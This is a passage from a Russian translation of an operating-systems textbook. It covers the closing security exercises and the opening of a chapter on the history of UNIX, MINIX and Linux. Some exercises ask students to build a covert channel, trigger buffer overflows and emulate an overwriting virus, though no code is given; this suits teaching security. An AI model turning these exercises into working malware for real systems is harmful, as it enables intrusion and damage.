44. У вируса на рис. 9.28, *в* есть как упаковщик, так и распаковщик. Распаковщику нужно вернуть в исходное состояние и запустить сжатую выполняемую программу. А зачем нужен упаковщик?
45. Назовите один из недостатков полиморфного зашифрованного вируса *с точки зрения его создателя*.
46. Часто встречается следующая инструкция по ликвидации последствий вирусной атаки:

    а) загрузите зараженную систему;

    б) создайте резервную копию всех файлов на внешнем носителе;

    в) запустите программу fdisk для форматирования диска;

    г) переустановите операционную систему с исходного компакт-диска;

    д) перенесите файлы с внешнего носителя.

    Назовите две серьезные ошибки, допущенные в этой инструкции.
47. Возможно ли существование в системе UNIX «компанейских» вирусов (которые не модифицируют никакие существующие файлы)? Если да, то каким образом? Если нет, то почему?
48. Для распространения программ или программных обновлений часто используются самораспаковывающиеся архивы, содержащие один или несколько запакованных

файлов и программу распаковки. Рассмотрите влияние такой технологии на вопросы безопасности.

49. Почему руткиты очень сложно, почти невозможно, обнаружить в отличие от вирусов и червей?

50. Можно ли машине, зараженной руткитом, вернуть прежнее здоровье простым откатом состояния программного обеспечения к ранее сохраненной точке восстановления системы?

51. Рассмотрите возможность создания программы, которая в качестве входных данных использует другую программу и определяет, содержит ли эта программа вирус.

52. В разделе «Брандмауэры» представлен набор правил, ограничивающих внешний доступ только к трем службам. Дайте описание другого набора правил, который можно было бы добавить к этому брандмауэру, чтобы еще больше ограничить доступ к этим службам.

53. На некоторых машинах команда *SHR*, используемая в программе, приведенной на рис. 9.33, *б*, заполняет неиспользуемые биты нулями, на других машинах для этого используется распространяемый вправо знаковый разряд. Влияет ли на работоспособность этой программы тип используемой команды сдвига? Если да, то какая из команд лучше?

54. Чтобы проверить, что апплет был подписан доверенным производителем, можно включить в него сертификат, подписанный доверенной третьей стороной и содержащий открытый ключ. Но чтобы прочитать сертификат, пользователю нужен открытый ключ доверенной третьей стороны. Этот ключ может быть предоставлен четвертой доверенной стороной, но тогда пользователю понадобится и ее открытый ключ. Похоже, что способа исходной загрузки системы проверки не существует, и все же существующие браузеры ее используют. Как это может работать?

55. Дайте описание трех свойств, благодаря которым Java считается лучшим, чем C, языком для создания безопасных программ.

56. Предположим, что в вашей системе используется JDK 1.2. Изложите правила (подобные представленным в табл. 9.3), которые будут использоваться для разрешения поставки апплета с веб-сайта www.appletsRus.com для запуска на вашей машине. Этот апплет может загружать дополнительные файлы с веб-сайта www.appletsRus.com, осуществлять операции чтения и записи над файлами каталога /usr/tmp/, а также читать файлы из каталога /usr/me/appletdir.

57. Чем апплеты отличаются от приложений? Как это отличие влияет на обеспечение безопасности?

58. Напишите пару программ на C или на языке сценариев оболочки для отправки и получения сообщения по тайному каналу в операционной системе UNIX.

    Подсказка: бит разрешения может быть виден, даже если любой доступ к файлу запрещен, а команда *sleep* или системный вызов гарантируют задержку на определенное время, указанное в их аргументах. Измерьте скорость передачи данных в простаивающей системе. Затем искусственно создайте на ней большую загруженность за счет запуска множества различных фоновых процессов и снова измерьте скорость передачи данных.

59. В некоторых системах UNIX для шифрования паролей используется алгоритм DES. Эти системы, как правило, для получения зашифрованного пароля приме-

няют в строке DES 25 раз. Загрузите реализацию DES из Интернета и напишите программу, шифрующую пароль и проверяющую допустимость пароля для такой системы. Создайте список из десяти зашифрованных паролей, используя схему защиты Морриса — Томпсона. Используйте 16-разрядную соль.

60. Представьте, что система использует в качестве своей матрицы защиты ACL-списки. Создайте набор функций, обслуживающих ACL-списки, когда:

    а) создается новый объект;

    б) удаляется объект;

    в) создается новый домен;

    г) удаляется домен;

    д) домену предоставляются новые права доступа к объекту (сочетание прав на чтение, запись и выполнение — r, w, x);

    е) у домена отзываются права на доступ к объекту;

    ж) всем доменам предоставляются новые права доступа к объекту;

    з) у всех доменов отзываются права доступа к объекту.

61. Реализуйте программный код, структура которого показана в разделе 9.7.1, чтобы посмотреть, что получится, когда произойдет переполнение буфера. Поэкспериментируйте со строками разной длины.

62. Напишите программу, эмулирующую перезаписывающие вирусы, структура которых показана в разделе 9.9.2, в подразделе «Вирусы, заражающие исполняемые файлы». Выберите существующий исполняемый файл, о котором известно, что он может быть переписан без нанесения какого-либо вреда. Для двоичного кода вируса выберите любой безвредный исполняемый двоичный файл.

Глава 10
Изучение конкретных примеров: Unix, Linux и Android

В предыдущих главах мы изучили принципы многих операционных систем, их абстракции, алгоритмы и общие методы. Теперь настало время взглянуть на некоторые конкретные системы, чтобы увидеть, как эти принципы применяются в реальном мире. Мы начнем с Linux (это популярный вариант операционной системы UNIX), так как она работает на самых разных компьютерах. Эта система — одна из доминирующих операционных систем для старших моделей рабочих станций и серверов, используется она и на различных других системах — от смартфонов (операционная система Android основана на Linux) до суперкомпьютеров. Она хорошо иллюстрирует многие важные принципы построения операционных систем.

Обсуждение мы начнем с истории и пути развития UNIX и Linux. Затем приводится общий обзор Linux, который должен будет дать представление о том, как она используется. Этот обзор будет особенно важен для тех читателей, кто знаком только с системой Windows, так как последняя скрывает от пользователя практически все детали системы. Хотя графические интерфейсы могут быть крайне удобными для начинающих пользователей, они обладают низкой гибкостью и не дают представления о том, как работает система.

Затем мы подойдем к сердцу этой главы — изучению процессов управления памятью, ввода-вывода, файловой системы и безопасности в системе Linux. Для каждой темы мы сначала обсудим фундаментальные понятия, затем системные вызовы и, наконец, методы реализации.

Сразу же возникает вопрос: почему именно Linux? Linux — это вариант системы UNIX, однако существует множество других версий и вариантов UNIX, включая AIX, FreeBSD, HP-UX, SCO UNIX, System V, Solaris и др. К счастью, фундаментальные принципы и системные вызовы для всех этих систем во многом совпадают (это обусловлено их дизайном). Более того, сходными являются общие стратегии реализации, алгоритмы и структуры данных, хотя имеются и некоторые различия. Чтобы примеры были конкретными, лучше всего выбрать одну из них и последовательно описать ее. Поскольку большинство пользователей вероятнее всего сталкивались именно с Linux (а не с другими версиями), то именно ее мы и будем использовать в качестве примера, однако не забывайте, что, за исключением информации по реализации, большая часть этой главы применима ко всем UNIX-системам. Использованию UNIX посвящено большое количество книг, однако есть книги по расширенным функциональным возможностям и внутреннему строению системы (Love, 2013; McKusick and Neville-Neil, 2004; Nemeth et al., 2013; Ostrowick, 2013; Sobell, 2014; Stevens and Rago, 2013; Vahalia, 2007).

10.1. История UNIX и Linux

У операционных систем UNIX и Linux долгая и интересная история, поэтому с нее мы и начнем наше изучение. То, что исходно было развлечением одного молодого исследователя, стало индустрией с оборотом в миллиарды долларов, в которую включились университеты, многонациональные корпорации, правительства и международные организации по стандартизации. На следующих страницах мы рассмотрим, как разворачивалась эта история.

10.1.1. UNICS

В 1940-е и 1950-е годы все компьютеры были персональными в том смысле, что в те времена пользователь обычно получал доступ к компьютеру по записи на определенное время и машина на этот период оказывалась в его полном распоряжении. Конечно, физические размеры этих компьютеров были огромными, но работать на таком компьютере в каждый момент времени мог тогда только один пользователь (программист). Когда на смену этим машинам в 1960-е годы пришли пакетные системы, то программисты стали приносить в машинный зал задания в виде колоды перфокарт. Когда накапливалось достаточное количество заданий, оператор вводил их все как единый пакет. От сдачи задания до получения программистом распечатки проходил час или более. При такой схеме на отладку программ уходило очень много времени, так как всего одна не там набитая запятая могла привести к потере программистом нескольких часов.

Чтобы как-то усовершенствовать эту схему, которую практически все считали неудовлетворительной и непродуктивной, в Дартмутском колледже и Массачусетском технологическом институте были изобретены системы разделения времени. Дартмутская система, в которой работал только BASIC, имела кратковременный коммерческий успех, после чего полностью исчезла. Система Массачусетского технологического института, CTSS, была универсальной системой, достигшей большого успеха в научных кругах. За короткое время исследователи из Массачусетского технологического института объединили усилия с лабораторией Bell Labs и корпорацией General Electric (в те времена General Electric производила компьютеры) и начали разработку системы второго поколения **MULTICS** (MULTiplexed Information and Computing Service — мультиплексная информационная и вычислительная служба), уже обсуждавшейся нами в главе 1.

Хотя лаборатория Bell Labs была одним из основополагающих партнеров проекта MULTICS, она вскоре вышла из него, в результате чего один из исследователей этой лаборатории, Кен Томпсон (Ken Thompson), оказался в ситуации поиска какого-нибудь интересного занятия. В конце концов он решил сам написать (на ассемблере) усеченный вариант системы MULTICS, для чего у него был старый списанный мини-компьютер PDP-7. Несмотря на крошечные размеры PDP-7, система Томпсона действительно работала и позволяла ему продолжать свои разработки. Впоследствии еще один исследователь лаборатории Bell Labs, Брайан Керниган (Brian Kernighan), как-то в шутку назвал эту систему **UNICS** (UNiplexed Information and Computing Service — примитивная информационная и вычислительная служба). Несмотря на все каламбуры и шутки на тему о кастрированной системе MULTICS (кое-кто предлагал назвать систему Томпсона EUNUCHS, то есть евнухом), эта кличка прочно пристала к новой системе, хотя написание этого слова позднее превратилось в **UNIX**.

10.1.2. PDP-11 UNIX

Работа Томпсона произвела на его коллег из лаборатории Bell Labs столь сильное впечатление, что вскоре к нему присоединился Деннис Ритчи (Dennis Ritchie), а чуть позднее и весь его отдел. К этому времени относятся два технологических усовершенствования. Во-первых, система UNIX была перенесена с устаревшей машины PDP-7 на гораздо более современный компьютер PDP-11/20, а позднее на PDP-11/45 и PDP-11/70. Последние две машины доминировали в мире мини-компьютеров в течение большей части 1970-х годов. Компьютеры PDP-11/45 и PDP-11/70 представляли собой мощные по тем временам машины с большой физической памятью (256 Кбайт и 2 Мбайт соответственно). Кроме того, они обладали аппаратной защитой памяти, что позволяло поддерживать одновременную работу множества пользователей. Однако это были 16-разрядные машины, что ограничивало адресное пространство процесса 64 Кбайт для команд и 64 Кбайт для данных (несмотря на то что у этих машин физической памяти могло быть значительно больше).

Второе усовершенствование касалось языка, на котором была написана операционная система UNIX. Уже давно стало очевидно, что необходимость переписывать всю систему заново для каждой новой машины — занятие отнюдь не веселое, поэтому Томпсон решил переписать UNIX на языке высокого уровня, который он сам специально разработал и назвал языком **B**. Язык B представлял собой упрощенную форму языка BCPL (который, в свою очередь, был упрощенным языком CPL, подобно PL/1, никогда не работавшим). Эта попытка оказалась неудачной из-за слабостей языка B — и в первую очередь из-за отсутствия в нем структур данных. Тогда Ритчи разработал следующий язык, ставший преемником языка B, который, естественно, получил название **C**, и написал для него прекрасный компилятор. Томпсон и Ритчи совместно переписали UNIX на языке C. Язык C оказался как раз тем языком, который и был нужен в то время, и с тех пор он сохраняет лидирующие позиции в области системного программирования.

В 1974 году Ритчи и Томпсон опубликовали ставшую важной вехой статью об операционной системе UNIX (Ritchie and Thompson, 1974). За описанную в данной статье работу они позднее получили от Ассоциации по вычислительной технике (ACM) престижную премию Тьюринга (Ritchie, 1984; Thompson, 1984). Публикация этой статьи привела к тому, что многие университеты обратились в лабораторию Bell Labs за копией системы UNIX. Корпорация AT&T, являвшаяся учредителем лаборатории Bell Labs, была в то время регулируемой монополией и ей не разрешалось заниматься компьютерным бизнесом, поэтому она не возражала против того, чтобы университеты за умеренную плату получали лицензии на право использования системы UNIX.

По случайному стечению обстоятельств (которые часто формируют историю) машины PDP-11 использовались на факультетах вычислительной техники практически каждого университета, а операционные системы, которые поставлялись с этими компьютерами, профессора и студенты считали ужасными. Операционная система UNIX быстро заполнила этот вакуум — и не в последнюю очередь благодаря тому, что система поставлялась с полными исходными кодами, поэтому новые владельцы системы могли без конца подправлять и совершенствовать ее (и они делали это). Операционной системе UNIX было посвящено множество научных симпозиумов, на них докладчики рассказывали о тех неизвестных ошибках в ядре, которые им удалось обнаружить и исправить. Австралийский профессор Джон Лайонс написал комментарий к исходному коду системы UNIX таким стилем, какой обычно использовался в трактатах о Джеффри Чосере или Вильяме Шекспире. Книга описывала систему UNIX Version 6, названную

так потому, что эта версия операционной системы была описана в шестом издании руководства программиста UNIX Programmer's Manual. Исходный текст системы состоял из 8200 строк на языке C и 900 строк кода ассемблера. В результате всех этих событий новые идеи и усовершенствования системы распространялись с огромной скоростью.

Через несколько лет версию Version 6 сменила версия Version 7, которая стала первой переносимой версией операционной системы UNIX (она работала как на машинах PDP-11, так и на Interdata 8/32). Эта версия системы состояла уже из 18 800 строк на языке C и 2100 строк на ассемблере. На Version 7 выросло целое поколение студентов, которые, закончив свои учебные заведения и начав работу в промышленности, содействовали дальнейшему ее распространению. К середине 1980-х годов операционная система UNIX широко применялась на мини-компьютерах и инженерных рабочих станциях самых различных производителей. Многие компании даже приобрели лицензии на исходные коды, чтобы производить свои версии системы UNIX. Одной из таких компаний была небольшая начинающая фирма Microsoft, которая в течение нескольких лет продавала Version 7 под именем XENIX, пока ее интересы не изменились.

10.1.3. Переносимая система UNIX

После того как система UNIX была переписана на языке C, задача переноса ее на новые машины (называемая также портированием) стала значительно проще, чем в прежние времена, когда она была написана на ассемблере. Для переноса системы сначала требуется написать для новой машины компилятор языка C. Затем нужно написать драйверы для устройств ввода-вывода новой машины, таких как мониторы, принтеры и диски. Хотя драйвер и написан на C, его нельзя просто перекомпилировать на новой машине и запустить на ней, поскольку нет двух одинаково работающих дисков. Наконец, требуется переписать заново (как правило, на ассемблере) небольшое количество машинно-зависимого кода, такого как обработчики прерываний и процедуры управления памятью.

Первым компьютером, на который был выполнен перенос, стал мини-компьютер Interdata 8/32. При этом была выявлена масса неявных предположений, которые UNIX делала относительно той машины, на которой она работала, например: целые числа имеют размерность 16 бит, указатели также имеют размерность 16 бит (в результате чего максимальный размер программы ограничивался 64 Кбайт) и у компьютера имеется ровно три регистра для хранения важных переменных. Ни одно из этих предположений не было справедливым для мини-компьютера Interdata 8/32, поэтому для переноса UNIX пришлось немало потрудиться.

Другая проблема заключалась в том, что хотя компилятор Ритчи был быстрым и выдавал хороший объектный код, он мог создавать только объектный код для PDP-11. Вместо того чтобы писать новый компилятор специально для Interdata 8/32, Стив Джонсон (Steve Johnson) из лаборатории Bell Labs разработал и реализовал **переносимый компилятор языка C**. Этот компилятор можно было настроить на создание кода практически для любой машины, причем для этого требовался небольшой объем работы. В течение многих лет почти все компиляторы языка C (не предназначенные для машин PDP-11) основывались на компиляторе Джонсона, что значительно помогло распространению системы UNIX на новые компьютеры.

Процесс переноса на мини-компьютер Interdata 8/32 сначала шел медленно, так как вся работа должна была выполняться на единственной в лаборатории машине PDP-11,

на которой работала система UNIX. Случилось так, что компьютер PDP-11 оказался на пятом этаже лаборатории, тогда как Interdata 8/32 был установлен на первом этаже. Создание новой версии системы означало ее компиляцию на пятом этаже и запись на магнитную ленту, которая затем физически переносилась на первый этаж, чтобы посмотреть, работает ли она. Через несколько месяцев подобной работы кто-то, оставшийся неизвестным, спросил: «Мы же телефонная компания. Можем мы протянуть провод между этими двумя машинами?» Так в системе UNIX началась сетевая работа. После переноса на Interdata система UNIX была перенесена на VAX, а позже и на другие компьютеры.

После того как в 1984 году правительство США разделило корпорацию AT&T, она получила законную возможность учредить дочернюю компьютерную компанию, что вскоре и сделала. После этого компания AT&T выпустила на рынок первый коммерческий вариант системы UNIX — System III. Ее выход на рынок был не очень успешным, поэтому через год она была заменена улучшенной версией, System V. Что случилось с System IV, до сих пор остается одной из неразгаданных тайн компьютерного мира. Исходную систему System V впоследствии сменили выпуски 2, 3 и 4 все той же System V, причем каждый последующий выпуск был более громоздким и сложным, чем предыдущий. В процессе усовершенствований исходная идея, лежащая в основе UNIX и заключающаяся в простоте и элегантности системы, была постепенно утрачена. Хотя группа Ритчи и Томпсона позднее выпустила 8, 9 и 10-ю редакции системы UNIX, они не получили широкого распространения, так как компания AT&T все свои маркетинговые усилия прикладывала к продаже версии System V. Однако некоторые идеи из 8, 9 и 10-й редакций системы в конце концов были включены и в System V. Наконец, компания AT&T решила, что хочет быть телефонной компанией, а не компьютерной фирмой, и в 1993 году продала весь свой связанный с системой UNIX бизнес корпорации Novell, которая в 1995 году перепродала его компании Santa Cruz Operation. К тому времени стало практически не важно, кому принадлежит этот бизнес, так как почти у всех основных компьютерных компаний уже были лицензии.

10.1.4. Berkeley UNIX

Калифорнийский университет в Беркли был одним из многих университетов, приобретших UNIX Version 6 на ранней стадии. Поскольку с системой поставлялся полный комплект исходных кодов, то университет смог существенно модифицировать систему. При финансовой поддержке Управления перспективного планирования научно-исследовательских работ (Advanced Research Projects Agency (ARPA)) при Министерстве обороны США университет в Беркли разработал и выпустил улучшенную версию операционной системы UNIX для мини-компьютера PDP-11, названную **1BSD** (First Berkeley Software Distribution — программное изделие Калифорнийского университета, 1-я версия). Вскоре вслед за этой магнитной лентой появилась 2BSD, также для PDP-11.

Более важным событием был выпуск версии 3BSD и особенно ее преемника — 4BSD для машины VAX. Несмотря на то что компания AT&T имела собственную версию для VAX, называвшуюся **32V**, по существу это была Version 7. В отличие от нее система 4BSD содержала большое количество усовершенствований. Важнейшими из них были использование виртуальной памяти и подкачка, что позволяло создавать такие программы, которые были по размеру больше, чем физическая память (подкачивая их по частям по мере необходимости). Другое изменение заключалось в поддержке имен файлов длиной более 14 символов. Реализация файловой системы также была изменена, благодаря чему она стала существенно быстрее. Более надежной стала обра-

ботка сигналов. Появилась поддержка сетевой работы, в результате чего используемый в 4BSD протокол **TCP/IP** стал стандартом де-факто в мире UNIX, а позднее и в Интернете, в котором преобладают серверы на базе системы UNIX.

Университет в Беркли также добавил в систему UNIX значительное количество утилит, включая новый редактор vi и новую оболочку csh, компиляторы языков Pascal и Lisp и многое другое. Все эти усовершенствования привели к тому, что многие производители компьютеров (Sun Microsystems, DEC и др.) стали основывать свои версии системы UNIX на Berkeley UNIX, а не на «официальной» версии System V компании AT&T. В результате Berkeley UNIX получила широкое распространение в академических и исследовательских кругах, а также в Министерстве обороны. Дополнительные сведения о системе Berkeley UNIX смотрите в работе McKusick et al. (1996).

10.1.5. Стандартная система UNIX

К концу 1980-х широкое распространение получили две различные и в чем-то несовместимые версии системы UNIX: 4.3BSD и System V Release 3. Кроме того, практически каждый производитель добавлял собственные нестандартные усовершенствования. Этот раскол в мире UNIX вместе с тем фактом, что стандарта на формат двоичных программ не было, сильно сдерживал коммерческий успех операционной системы UNIX, поскольку производители программного обеспечения не могли написать пакет программ для системы UNIX так, чтобы он мог работать на любой системе UNIX (как это делалось, например, в системе MS-DOS). Вначале все попытки стандартизации системы UNIX проваливались. Например, корпорация AT&T выпустила стандарт **SVID** (System V Interface Definition — описание интерфейса UNIX System V), в котором определялись все системные вызовы, форматы файлов и т. д. Этот документ был попыткой построить в одну шеренгу всех производителей System V, но он не оказал никакого влияния на вражеский лагерь (BSD), который просто проигнорировал его.

Первая серьезная попытка примирить два варианта системы UNIX была предпринята при содействии Совета по стандартам при Институте инженеров по электротехнике и электронике (IEEE Standard Boards), глубокоуважаемой и, что самое важное, нейтральной организации. В этой работе приняли участие сотни людей из области промышленности, академических и правительственных организаций. Коллективное название этого проекта — **POSIX**. Первые три буквы этого сокращения означали Portable Operating System — переносимая операционная система. Буквы IX в конце слова были добавлены, чтобы имя проекта выглядело юниксоподобно.

После большого количества высказанных аргументов и контраргументов, опровержений и опровергнутых опровержений комитет POSIX выработал стандарт, известный как **1003.1**. Этот стандарт определяет набор библиотечных процедур, которые должна обеспечивать каждая соответствующая данному стандарту система UNIX. Большая часть этих процедур делает системный вызов, но некоторые из них могут быть реализованы вне ядра. Типичными процедурами являются *open*, *read*, и *fork*. Идея стандарта POSIX заключается в том, что производитель программного обеспечения, который при написании программы использует только описанные в стандарте 1003.1 процедуры, может быть уверен, что его программа будет работать на любой системе UNIX, соответствующей данному стандарту.

Хотя большинство комитетов по стандартам, как правило, создают нечто ужасное, сплошь состоящее из компромиссов, стандарт 1003.1 заметно отличается от этого

общего правила в лучшую сторону, особенно если учесть большое количество принимавших участие в его разработке сторон. Вместо того чтобы принять за точку отсчета *объединение* множеств функциональных возможностей System V и BSD (как это делает большинство комитетов по стандартам), комитет IEEE взял за основу *пересечение* этих двух множеств. То есть дело обстояло примерно так: если какое-либо свойство присутствовало как в System V, так и в BSD, то оно включалось в стандарт, в противном случае это свойство в стандарт не включалось. В результате применения такого алгоритма стандарт 1003.1 сильно напоминает прямого общего предка систем System V и BSD, а именно Version 7. Документ 1003.1 был написан так, чтобы как разработчики операционной системы, так и создатели программного обеспечения были способны его понять, что также было ново в мире стандартов, хотя в настоящее время уже ведется работа по исправлению этого нестандартного для стандартов свойства.

Несмотря на то что стандарт 1003.1 описывает только системные вызовы, принят также ряд сопутствующих документов, которые стандартизируют потоки, утилиты, сетевое программное обеспечение и многие другие функции системы UNIX. Кроме того, язык C также был стандартизирован Национальным институтом стандартизации США (ANSI) и Международной организацией по стандартизации ISO.

10.1.6. MINIX

У всех современных UNIX-систем есть общее свойство: все они большие и сложные, что в определенном смысле противоречит лежавшей в основе системы UNIX оригинальной идее. Даже если бы все исходные коды систем были свободно доступны (что в большинстве случаев уже давно не так), все равно одному человеку уже просто не под силу понять их. Эта ситуация привела к тому, что один из авторов этой книги написал новую юниксоподобную систему, которая была достаточно небольшой для того, чтобы ее можно было понять, предоставлялась с полным исходным кодом и могла быть использована в учебных целях. Эта система состояла из 11 800 строк на языке C и 800 строк кода на ассемблере. Она была выпущена в 1987 году и функционально почти эквивалентна системе Version 7 UNIX, бывшей оплотом большинства факультетов вычислительной техники в эпоху машин PDP-11.

Система MINIX была одной из первых юниксоподобных систем, основанной на микроядре. Идея микроядра заключается в том, чтобы реализовать в ядре как можно меньше функций и сделать его надежным и эффективным. Соответственно управление памятью и файловая система были перенесены в процессы пользователя. Ядро обрабатывало передачу сообщений между процессами, не занимаясь почти ничем другим. Ядро состояло из 1600 строк на языке C и 800 ассемблерных строк. По техническим причинам, связанным с архитектурой процессора Intel 8088, драйверы устройств ввода-вывода (еще 2900 дополнительных строк на языке C) также были размещены в ядре. Файловая система (5100 строк на языке C) и диспетчер памяти (2200 строк на языке C) работали как два отдельных пользовательских процесса.

Преимущество системы с микроядром перед монолитной системой заключается в том, что систему с микроядром легко понять и поддерживать (благодаря ее высокой модульности). Кроме того, перемещение кода из ядра в пользовательский режим обеспечивает системе высокую надежность, так как сбой работающего в режиме пользователя процесса не способен нанести такой ущерб, какой может нанести сбой компонента в режиме ядра. Основной недостаток такой системы состоит в несколько меньшей производительности,

связанной с дополнительными переключениями из режима пользователя в режим ядра. Однако производительность — это еще не все. На всех современных системах UNIX оконная система X Windows работает в режиме пользователя, в результате чего производительность несколько снижается, зато достигается большая модульность (в отличие от системы Windows, у которой весь графический интерфейс пользователя расположен в ядре). Среди других хорошо известных примеров микроядер того времени можно назвать Mach (Accetta et al., 1986) и Chorus (Rozier et al., 1988).

Уже через несколько месяцев после своего появления система MINIX стала чем-то вроде объекта культа — со своей группой новостей comp.os.minix и более чем 40 000 пользователей. Очень многие пользователи стали сами писать команды и пользовательские программы, так что система MINIX быстро стала продуктом коллективного творчества большого количества пользователей по всему Интернету, послужив прототипом для других коллективных проектов, появившихся позднее. В 1997 году была выпущена версия 2.0 системы MINIX. Теперь базовая система включала в себя сетевое программное обеспечение, и ее размер вырос до 62 200 строк.

Примерно в 2004 году направление развития MINIX радикально изменилось, центр тяжести был перенесен на создание исключительно безотказной и надежной системы, которая могла бы автоматически восстанавливаться после своих сбоев и продолжать корректную работу даже в условиях повторяющихся программных ошибок. Вследствие этого заложенная в версии 1 идея модульности была в версии MINIX 3.0 значительно расширена, почти все драйверы устройств перенесены в пространство пользователя (причем все драйверы работают как отдельные процессы). Размер ядра резко сократился (до 4000 строк кода, которые вполне может понять один программист). Для повышения отказоустойчивости были изменены и внутренние механизмы.

Кроме того, на MINIX 3.0 было перенесено более 650 популярных программ для UNIX, в том числе и оконная система **X Window System** (иногда называемая просто **X**), различные компиляторы (в том числе gcc), текстовые процессоры, сетевое программное обеспечение, веб-браузеры и многое другое. В отличие от предыдущих версий (которые были в основном учебными), начиная с версии MINIX 3.0 система стала вполне пригодной для использования (акцент сделан на высокую надежность). Конечная цель такова: никаких кнопок сброса (No more reset buttons).

Вышло третье издание книги «Operating Systems: Design and Implementation», описывающее новую систему и приводящее в приложении ее исходные коды с подробным описанием (Tanenbaum and Woodhull, 2006). Система продолжает развиваться и имеет активное сообщество пользователей. Впоследствии она была портирована на процессор ARM и сделалась доступной для встраиваемых систем. Чтобы бесплатно получить текущую версию, вы можете посетить сайт www.minix3.org.

10.1.7. Linux

В ранние годы разработки системы MINIX и обсуждения этой системы в Интернете многие люди просили (а часто требовали) все больше новых и более сложных функций, и на эти просьбы автор часто отвечал отказом (чтобы сохранить небольшой размер системы, которую студенты могли бы полностью освоить за один семестр). Эти постоянные отказы раздражали многих пользователей. В те времена бесплатной системы FreeBSD еще не было. Наконец, через несколько лет финский студент Линус Торвальдс (Linus Torvalds) решил сам написать еще один клон системы UNIX, который он назвал

Linux. Это должна была быть полноценная производственная система, со многими изначально отсутствовавшими в системе MINIX функциями. Первая версия 0.01 операционной системы Linux была выпущена в 1991 году. Она была разработана и собрана на компьютере под управлением MINIX и заимствовала из системы MINIX множество идей, начиная со структуры дерева исходных кодов и заканчивая компоновкой файловой системы. Однако в отличие от микроядерной системы MINIX, Linux была монолитной системой, то есть вся операционная система размещалась в ядре. Размер исходного текста составил 9300 строк на языке C и 950 строк на ассемблере, что приблизительно совпадало с версией MINIX как по размеру, так и по функциональности. Фактически это была переделка системы MINIX — единственной системы, исходный код которой имелся у Торвальдса.

Операционная система Linux быстро росла в размерах и впоследствии развилась в полноценный клон UNIX с виртуальной памятью, более сложной файловой системой и многими другими дополнительными функциями. Хотя изначально система Linux работала только на процессоре Intel 386 (и даже имела встроенный ассемблерный код 386-го процессора в процедурах на языке C), она была быстро перенесена на другие платформы и теперь работает на широком спектре машин — так же, как и UNIX. Следует выделить одно отличие системы Linux от UNIX: она использует многие специальные возможности компилятора gcc, поэтому потребуется приложить немало усилий, чтобы откомпилировать ее стандартным ANSI C-компилятором. Теперь недальновидная идея о том, что gcc является невиданным доселе компилятором, превратилась в настоящую проблему, поскольку благодаря гибкости и качеству своего кода стремительно набирает популярность компилятор с открытым кодом LLVM, разработанный в университете Иллинойса. Так как LLVM не поддерживает все нестандартные расширения языка C, он не может компилировать ядро Linux без многочисленных поправок к ядру, предназначенных для замены кода, не отвечающего стандарту ANSI.

Следующим основным выпуском системы Linux была версия 1.0, появившаяся в 1994 году. Она состояла примерно из 165 000 строк кода и включала новую файловую систему, отображение файлов на адресное пространство памяти и совместимое с BSD сетевое программное обеспечение с сокетами и TCP/IP. Она также включала многие новые драйверы устройств. В течение следующих двух лет выходили версии с незначительными исправлениями.

К этому времени операционная система Linux стала достаточно совместимой с UNIX, поэтому на нее было перенесено большое количество программного обеспечения для UNIX, что значительно увеличило ее полезность. Кроме того, операционная система Linux привлекла большое количество людей, которые начали работу над ее кодом и расширением (под общим руководством Торвальдса).

Следующий главный выпуск, версия 2.0, вышел в свет в 1996 году. Эта версия состояла примерно из 470 000 строк на языке C и 8000 строк ассемблерного кода. Она включала в себя поддержку 64-разрядной архитектуры, симметричной многозадачности, новых сетевых протоколов и прочих многочисленных функций. Значительную часть общей массы исходного кода составляла обширная коллекция драйверов устройств для постоянно растущего количества поддерживаемых периферийных устройств. Следом за этой версией довольно часто выходили дополнительные выпуски.

Номер версии ядра Linux состоит из четырех чисел: A.B.C.D (например, 2.6.9.11). Первое число обозначает версию ядра. Второе число обозначает основную версию. До ядра 2.6 четные номера версии обозначали стабильную версию ядра, а нечетные — не-

стабильную (находящуюся в разработке). Начиная с версии ядра 2.6 это не так. Третье число обозначает номер ревизии (например, добавлена поддержка новых драйверов). Четвертое число обозначает исправление ошибок или заплатки системы безопасности. В июле 2011 года Линус Торвальдс анонсировал выпуск Linux 3.0, но не из-за каких-то существенных технических усовершенствований, а просто в честь 20-й годовщины разработки ядра. По состоянию на 2013 год ядро Linux содержит около 16 млн строк кода.

В систему Linux была перенесена внушительная часть стандартного программного обеспечения UNIX, включая популярную оконную систему X Windows и большое количество сетевого программного обеспечения. Кроме того, специально для Linux было написано два различных конкурирующих графических интерфейса пользователя: GNOME и KDE. В общем, система Linux выросла в полноценный клон UNIX со всеми погремушками, какие только могут понадобиться любителю UNIX.

Необычной особенностью Linux является ее бизнес-модель: это бесплатное программное обеспечение. Его можно скачать с различных интернет-сайтов, например www.kernel.org. Система Linux поставляется вместе с лицензией, разработанной Ричардом Столманом, основателем Фонда бесплатных программ (Free Software Foundation). Несмотря на то что система Linux бесплатна, эта лицензия, называющаяся **GPL** (GNU Public License — общедоступная лицензия GNU), по длине превосходит лицензию корпорации Microsoft для операционной системы Windows и указывает, что вы можете и чего не можете делать с кодом. Пользователи могут бесплатно использовать, копировать, модифицировать и распространять исходные коды и двоичные файлы. Основное ограничение касается отдельной продажи или распространения двоичного кода (выполненного на основе ядра Linux) без исходных текстов. Исходные коды (тексты) должны либо поставляться вместе с двоичными файлами, либо предоставляться по требованию.

Хотя Торвальдс до сих пор довольно внимательно контролирует ядро системы, большое количество программ пользовательского уровня было написано другими программистами, многие из которых изначально перешли на Linux из сетевых сообществ MINIX, BSD и GNU. Однако по мере развития системы Linux все меньшая часть сообщества Linux желает ковыряться в исходном коде (свидетельством тому служат сотни книг, описывающих, как установить систему Linux и как ею пользоваться, и только несколько книг, в которых обсуждается сам код или то, как он работает). Кроме того, многие пользователи Linux теперь предпочитают бесплатному скачиванию системы из Интернета покупку одного из CD-ROM-дистрибутивов, распространяемых многочисленными коммерческими компаниями. На веб-сайте www.linux.org перечислено более 100 компаний, продающих различные дистрибутивы Linux[1]. По мере того как все больше и больше занимающихся программным обеспечением компаний начинают продавать свои версии Linux и все большее число производителей компьютеров поставляют систему Linux со своими машинами, граница между коммерческим и бесплатным программным обеспечением начинает заметно размываться.

Интересно отметить, что когда мода на Linux начала набирать обороты, она получила поддержку с неожиданной стороны — от корпорации AT&T. В 1992 году университет в Беркли, лишившись финансирования, решил прекратить разработку BSD UNIX на последней версии 4.4BSD (которая впоследствии послужила основой для FreeBSD). Поскольку эта версия по существу не содержала кода AT&T, университет в Беркли вы-

[1] Кроме того, информацию о дистрибутивах Linux и их распространителях можно найти на www.distrowatch.org. — *Примеч. ред.*

